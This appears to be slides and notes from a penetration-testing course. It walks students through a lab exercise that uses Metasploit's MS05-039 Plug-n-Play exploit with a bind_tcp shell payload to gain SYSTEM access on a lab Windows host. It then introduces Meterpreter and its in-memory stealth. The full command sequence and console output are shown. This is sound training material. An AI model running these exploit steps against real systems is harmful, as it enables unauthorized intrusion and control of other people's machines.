Now, let's do an exercise with Metasploit. We'll use it to compromise a target Windows system across the network with a server-side exploit. Our payload will launch a Windows command shell (cmd.exe), giving us remote access of the vulnerable target server.

Metasploit Exercise

- We'll use Metasploit to get a remote command shell on a target system
- We'll use the Windows Plug-n-Play exploit against target 10.10.10.10
  - Vulnerability patched with MS05-039
  - Exploit gives attacker local SYSTEM privileges
- **When you get access to the target, DO NOT make any changes to the target system**
  - You can look around, but make no changes
  - The system is configured to support some later exercises as well
  - If you change things, you may break those exercises
  - Even what you think of as an innocuous change could result in issues... so make no changes

For this exercise, we'll use Metasploit on our Linux machines to attack a target Windows system with a server-side exploit, giving us remote command shell access on a TCP port of our choosing. In particular, we'll take advantage of a buffer overflow flaw in the Windows Plug-n-Play service, a vulnerability that was fixed with Microsoft's patch for MS05-039. The exploit gives the attacker local SYSTEM privileges on the target machine, the highest privileges we can have on a Windows machine, running commands with the privileges of the operating system itself.

As you perform this exercise, you will gain remote access over 10.10.10.10 with local SYSTEM privileges. Please, tread very lightly on that system. You can look around with the hostname, dir, and ipconfig commands.

DO NOT make any changes to the target system at all.

The system is configured to support not only this exercise, but later exercises for today and tomorrow. If you make changes to the machine, even changes that you think are innocuous, they could impact later exercises. Again, you can look around, but don't reconfigure or change anything.

Launching Metasploit

```
root@t4linux:/home/tools/framework-3.0                           _ □ x
File   Edit   View   Terminal   Go   Help
# cd /home/tools/framework-3.0

# ./msfconsole


              ____/ |___   _____| |  __|_|/ |_
         /    \_/  __ \  _\__  \ /    _/___\ |  / -\| \   __\
        |  Y Y  \  ___/| | / __ \\___ \ | |_> >  |_(  <_> )  || |
        |__|_|  /\___  >__| (____  /____  >|   __/|___|  /_/|__||_|
              \/     \/          \/     \/ |__|

            =[ msf v3.0
    + -- --=[ 191 exploits - 106 payloads
    + -- --=[ 17 encoders - 5 nops
            =[ 36 aux

msf >
```

We run Metasploit as follows…

We first change to its directory. On the Linux VMware image for the course, it is /home/tools/framework-3.0.

cd /home/tools/framework-3.0

We then run one of the Metasploit user interfaces: the console interface (msfconsole), which gives us a custom Metasploit command prompt.

./msfconsole

When we see the Metasploit framework prompt (msf), we are ready to use the tool:

msf >

Looking at Exploit Arsenal


```
root@t4linux:/home/tools/framework-3.0
File   Edit   View   Terminal   Go   Help
msf > show exploits

Exploits
========

    Name                                     Description

    ----                                     -----------

    bsdi/softcart/mercantec_softcart         Mercantec SoftCart CGI Overflo
w
    hpux/lpd/cleanup_exec                    HP-UX LPD Command Execution

    irix/lpd/tagprinter_exec                 Irix LPD tagprinter Command Ex
ecution
    linux/games/ut2004_secure               Unreal Tournament 2004 "secure
" Overflow (Linux)
    linux/http/peercast_url                 PeerCast <= 0.1216 URL Handlin
```

To get a list of exploits currently available to us in Metasploit, we run the command:

msf > **show exploits**

There are well over 200 different exploits included in Metasploit today. Look at all of them!

Note how they are organized. We first have the operating system (bsdi, hpux, linux, windows, etc.). Then, we have a category within that operating system. For example, for Windows, the categories include antivirus (exploits against antivirus tools), browser (a lot of client-side exploits are here) smb (server message block exploits), dcerpc (distributed computing environment remote procedure call), and many more. Then, we have the individual exploits themselves.

These exploits and their organization are directly reflective of the modules directory in the Metasploit home directory (/home/tools/framework-3.0/modules), sorted by operating system and then category.

Selecting an Exploit and Reviewing Payloads

```
root  linux:/home/tools/fran ework-3.0
File   Edit   View   Terminal   Go   Help
msf > use exploit/windows/smb/ms05_039_pnp
msf exploit(ms05_039_pnp) > show payloads

Compatible payloads
===================

   Name                              Description

   ----                              -----------

   generic/shell_bind_tcp            Generic Command Shell, Bind TCP Inline

   generic/shell_reverse_tcp         Generic Command Shell, Reverse TCP Inl
ine
   windows/adduser                   Windows Execute net user /ADD

   windows/adduser/bind_tcp          Windows Execute net user /ADD, Bind TC
P Stager
```

We will use the universal Plug-n-Play exploit. Please note that the Metasploit console interface supports TAB-auto completion. Start typing the name of a given category, and hit the TAB key to have Metasploit either finish typing for you (if the item you started to type is unique) or to show you a list of everything that matches what you've typed so far (if what you've typed doesn't uniquely identify an item). To configure Metasploit to use the PnP exploit, we run:

```
msf > use exploit/windows/smb/ms05_039_pnp
```

Note that the console prompt has changed, to indicate that we have chosen an exploit, specifically the ms05_039_pnp exploit.

Next, let's look at the payloads that are available for this exploit. We do that by running:

```
msf exploit(ms05_039_pnp) > show payloads
```

Look over the payloads. There are many that will give us a command shell or add users. We are going to choose a command shell that will listen on a port on the target machine.

Selecting a Payload and Reviewing Options

```
root@t4linux:/home/tools/framework-3.0
File   Edit   View   Terminal   Go   Help
msf exploit(ms05_039_pnp) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms05_039_pnp) > show options

Module options:

    Name       Current Setting   Required   Description

    ----       ---------------   --------   -----------

    RHOST                        yes        The target address

    RPORT      445               yes        Set the SMB service port

    SMBPIPE    browser           yes        The pipe name to use (browser, srvsvc, wk
ssvc, ntsvcs)
```

There are actually several payloads that can give us remote command shell access on the target machine, each communicating with the attacker in a different fashion. We'll choose one of the most straight forward: a shell that listens on a given TCP port on the victim machine, waiting for Metasploit to connect there to get command shell access. We configure this by typing:

```
msf exploit(ms05_039_pnp) > set PAYLOAD
windows/shell/bind_tcp
```

Now, we look at the options required for this exploit and payload:

```
msf exploit(ms05_039_pnp) > show options
```

Of particular interest to us are the RHOST, which is the target we want to hit, and LPORT, which is the TCP port the command shell will listen on.

Note the other options here. These defaults work well for this given exploit.

By the way, if you ever need to back out of a payload or even an exploit, you can use the simple "back" command in the MSF console. Unfortunately, on some versions of Metasploit, the back command will break TAB auto complete.

44

Running Local Commands in the MSF Console and Setting Options

```
root@t4linux:/home/tools/framework-3.0
File   Edit   View   Terminal   Go   Help
msf exploit(ms05_039_pnp) > ping -c 4 10.10.10.10
[*] Executing: ping -c 4 10.10.10.10

PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
64 bytes from 10.10.10.10: icmp_seq=1 ttl=128 time=3.97 ms
64 bytes from 10.10.10.10: icmp_seq=2 ttl=128 time=0.370 ms
64 bytes from 10.10.10.10: icmp_seq=3 ttl=128 time=0.649 ms
64 bytes from 10.10.10.10: icmp_seq=4 ttl=128 time=0.397 ms

--- 10.10.10.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3021ms
rtt min/avg/max/mdev = 0.370/1.348/3.878/1.532 ms
msf exploit(ms05_039_pnp) > set RHOST 10.10.10.10
RHOST => 10.10.10.10
msf exploit(ms05_039_pnp) > set LPORT 23121
LPORT => 23121
msf exploit(ms05_039_pnp) >
```

The Metasploit console shell is quite nice. You can of course configure Metasploit using it. Additionally, you can run any "normal" operating system command from this shell as well. Here, I'm showing you how we can invoke the ping command from the Metasploit console. It's usually a good idea to ping a target before exploiting it, just to make sure it is running and that we can communicate with it. We'll ping our example target, 10.10.10.10:

```
msf exploit(ms05_039_pnp) > ping -c 4 10.10.10.10
```

The –c 4 syntax makes ping send a count of four ICMP Echo Request messages to the target machine. That's the default behavior of Windows (only sending 4 pings). Because we want to get our command shell back quickly, we'll just send 4. Also, some versions of Metasploit will let you hit CTRL-C to get out of a command and come back to the Metasploit console shell prompt. Other versions of Metasploit will actually stop running if you hit CTRL-C, dropping you back into your operating system shell. Because of this, we will only send four pings so we get placed back in the Metasploit console shell after ping finishes.

Next, we set the target machine as follows:

```
msf exploit (ms05_039_pnp) > set RHOST 10.10.10.10
```

And finally, we set the TCP port that the shell will use for communication. We want to choose a port that is not already in use, so we pick a fairly random number from between 1 and 65535 that is not associated with a common service:

```
msf exploit (ms05_039_pnp) > set LPORT [number]
```

Carefully choose a number that no one else in the class would use.

45

Exploiting the Target

```
root@t4linux:/home/tools/framework-3.0

File   Edit   View   Terminal   Go   Help

msf exploit(ms05_039_pnp) > exploit
[*] connecting to the SMB service...
[*] Started bind handler
[*] Binding to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:10.10.10.10[\br
owser] ...
[*] Bound to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:10.10.10.10[\brow
ser] ...
[*] Calling the vulnerable function...
[*] Sending stage (474 bytes)
[+] Server did not respond, this is expected
[*] Command shell session 1 opened (10.10.75.2:41224 -> 10.10.10.10:23121)

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32> hostname
hostname
```

If you just get a "session [N] opened" message, but no shell, flip to the next slide.

Now, we're ready to launch the attack at the target. To do this, we type one of the niftiest commands in the Metasploit console:

```
msf exploit (ms05_039_pnp)> exploit
```

If the target is successfully compromised, we'll either see a Windows command prompt or a notice that Metasploit opened a session with the target machine. If this is the first exploit Metasploit has used successfully since it was invoked, it'll just pop up a command shell in-line. If Metasploit has already hit other targets and gotten shell access of them, it will give you a separate session with which you can interact.

If you get a Windows command prompt back, you can interact with it, typing commands such as hostname, ipconfig, and dir.

Remember: DO NOT change anything on the system. Just look around.

IF YOU DIDN'T GET A COMMAND SHELL ON THE TARGET, BUT INSTEAD GOT AN INDICATION OF AN OPEN SESSION, TURN TO THE NEXT SLIDE FOR INFORMATION ABOUT HOW TO INTERACT WITH METASPLOIT SESSIONS.

46

Listing Metasploit Sessions

```
root@t4linux:/home/tools/framework-3.0
File   Edit   View   Terminal   Go   Help
[*] Sending stage (474 bytes)
[+] Server did not respond, this is expected
[*] Command shell session 2 opened (10.10.75.2:41243 -> 10.10.10.10:23121)



[-] Error while running command exploit:
msf exploit(ms05_039_pnp) > sessions -l

Active sessions
===============

 Id   Description     Tunnel
 --   -----------     ------
 2    Command shell   10.10.75.2:41243 -> 10.10.10.10:23121

msf exploit(ms05_039_pnp) >
```

If Metasploit did not give you a shell directly, but instead says, "Command shell session [N] opened…", that means that your exploit worked, and that Metasploit has a connection open with the target machine waiting for you. If you don't get your msf prompt back, hit CTRL-C to do so. Just hit CTRL-C once, though. If you hit it twice, you will drop out of Metasploit.

Starting with version 3.0, Metasploit supports the concepts of different sessions for exploited systems. With Metasploit 2.X, the MSF console could only exploit one system at a time and give access to that one system. If you wanted to exploit multiple machines at the same time, you'd have to run multiple copies of the MSF console. With the 3.X series, Metasploit supports multiple sessions. You can exploit several different machines, and have sessions opened with each of them. The sessions are numbered, starting with 1.

If you did get a cmd.exe shell prompt from your exploit, and want to get back to the msf prompt to look at sessions, hit CTRL-Z. Metasploit will prompt you, asking if you want to put the session in the background. Hit y to do so.

To get a list of sessions that Metasploit currently has opened, you could type (at the Metasploit prompt! Not at the cmd.exe prompt we've gotten on the target machine):

```
msf exploit (ms05_039_pnp) > sessions -l
```

The –l stands for "list", and this command shows us a list of open sessions.

47

Interacting with a Session

```
root@t4linux:/home/tools/framework 3.0
File   Edit   View   Terminal   Go   Help
msf exploit(ms05_039_pnp) > sessions -i 2
[*] Starting interaction with 2...

cd
cd
C:\WINNT\system32

C:\WINNT\system32> ipconfig
 ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . : 10.10.10.10
        Subnet Mask . . . . . . . . . . : 255.255.0.0
```

48

To interact with an open session in Metasploit, we use the syntax:

`msf exploit (ms05_039_pnp) > ` **`sessions -i [N]`**

[N] is the session number we want to interact with. That will bring us back to the command prompt we have on the target machine.

Hitting CTRL-Z will prompt you to background the session, giving you Metasploit console access again. Hitting CTRL-C will drop the session altogether, something that we don't want to do yet.

Exiting the Shell and the Metasploit Console

```
root@t4linux: home/tools/framework-3.0

File   Edit   View   Terminal   Go   Help

C:\WINNT\system32>exit
exit


Abort session 2? [y/N]  y

[*] Command shell session 2 closed.
msf exploit(ms05_039_pnp) > exit
#
#
#
```

To finish the exercise, we want to gracefully exit the shell we created on the target. We can do this by simply typing (at the cmd.exe prompt):

```
C:\> exit
```

Then, to gracefully close the Metasploit console, finishing the exercise, we type:

```
msf exploit (ms05_039_pnp) > exit
```

If you have extra time, you may want to look more deeply at the different exploits and payloads that Metasploit supports (but don't run them against the targets right now):

```
# cd /home/tools/framework-3.0/modules
# ls
# cd exploits
# ls
```

And so on... look around at the cornucopia of exploits. Then, check out the payloads in /home/tools/framework-3.0/modules/payloads.

Course Roadmap

- **Planning and Scoping**
- **Scanning**
- ***Exploitation***
- **Password Attacks**
- **Wireless Attacks**
- **Web App Attacks**

- Why Exploitation?
- Exploit Categories
- Metasploit
  - ➤ Exercise: bind_tcp
  - ➤ ***The Meterpreter***
  - ➤ Exercise: Meterpreter
- Non-Metasploit Exploits
- Command Shell vs. Terminal Access
  - ➤ Exercise: The Dilemma Illustrated
  - ➤ Bypassing Dilemma
  - ➤ Exercise: Relays for Term Access
- Moving Files with Exploits
- Pilfering from Target Machines
- Windows Command Line Kung Fu for Pen Testers
  - ➤ Exercise: Challenges
- Making Win Run Commands
  - ➤ Exercise: sc and wmic

50

Because it is so useful for penetration testers and ethical hackers, we are going to zoom in on the Metasploit Meterpreter payload with a whole section devoted to the topic. The Meterpreter is arguably the most flexible payload in Metasploit (someone may put up a quite reasonable argument associated with payloads that run a plain cmd.exe, saying that they are more flexible than the Meterpreter). However, the Meterpreter has some interesting and useful characteristics that even cmd.exe cannot provide. For that reason, we'll discuss it in depth now, focusing on those options most useful to us as penetration testers and ethical hackers.

The Metasploit Meterpreter

- Metasploit Interpreter = Meterpreter
- A Metasploit payload that acts as a specialized shell running inside the memory of a metasploit-exploited process
  - Most of the hard-core development work in the Meterpreter is by Skape
- Consists of a series of DLLs injected into the process's memory
  - No separate process created
  - Currently only runs on Windows targets

Target Machine

Exploited Process

Firewall | Metasploit exploit, Inject Meterpreter Payload

Meterpreter DLL
DLL DLL

The Meterpreter is named after a fusion of the words "Metasploit" and "Interpreter". Most of the hard-core development work in the Meterpreter was done by Skape. This Metasploit payload offers an attacker a self-contained command shell environment that runs from within the memory space of an exploited process. Thus, the Meterpreter doesn't create a separate running process like most other Metasploit payloads and other exploitation tools. Such an extraneous, attacker-created process might be noticed by an investigator. Instead, the Meterpreter is just another DLL loaded into one of the processes on the target machine. The Meterpreter can be extended with additional DLLs sent after the initial overall Meterpreter module is loaded. This approach makes the Meterpreter rather stealthy, as most administrators would never notice an extra DLL loaded into memory. By the way, to get a listing of all DLLs loaded into all processes on a Windows XP, 2003, Vista, or 2008 Server box, you could run:

```
C:\> tasklist /m
```

The Meterpreter would be a needle hiding in that haystack.

Note that because the Meterpreter is entirely memory resident, it disappears on reboot.

Currently, the Meterpreter is implemented only for Windows target machines. Its concepts could be applied in theory to Linux or Unix, but no tools have been publicly released that port Meterpreter-like functionality to non-Windows targets.

51

Meterpreter Functionality: Some Base Commands

- **? / help**: Display a help menu
- **exit / quit**: Quit the Meterpreter
- **sysinfo**: Show name, OS type
- **shutdown / reboot**: Self-explanatory
- **reg**: read or write to the Registry

We will now go over a sampling of some of the most powerful features of the Meterpreter. Please don't think of this as just a laundry list of individual, unrelated commands. Instead, as we go through each command, think about how a penetration tester or ethical hacker could use these commands to do their jobs more effectively. When an exploitable Windows system is discovered, the Meterpreter can be instrumental in maximizing the effectiveness of a tester against that system, so we need to understand its commands in depth. Pay careful attention, because you'll soon be performing an exercise using these commands.

Some of the base commands included in the Meterpreter are:

? / help: Either of these options will display a summary of the commands available in the Meterpreter, sorted into different functional groups, such a file system, network, and other command sets.

exit / quit: Either of these commands will exit the Meterpreter session, removing it from the memory of the target machine.

sysinfo: This command causes the Meterpreter to show the system name and operating system type of the compromised machine on which the Meterpreter is running.

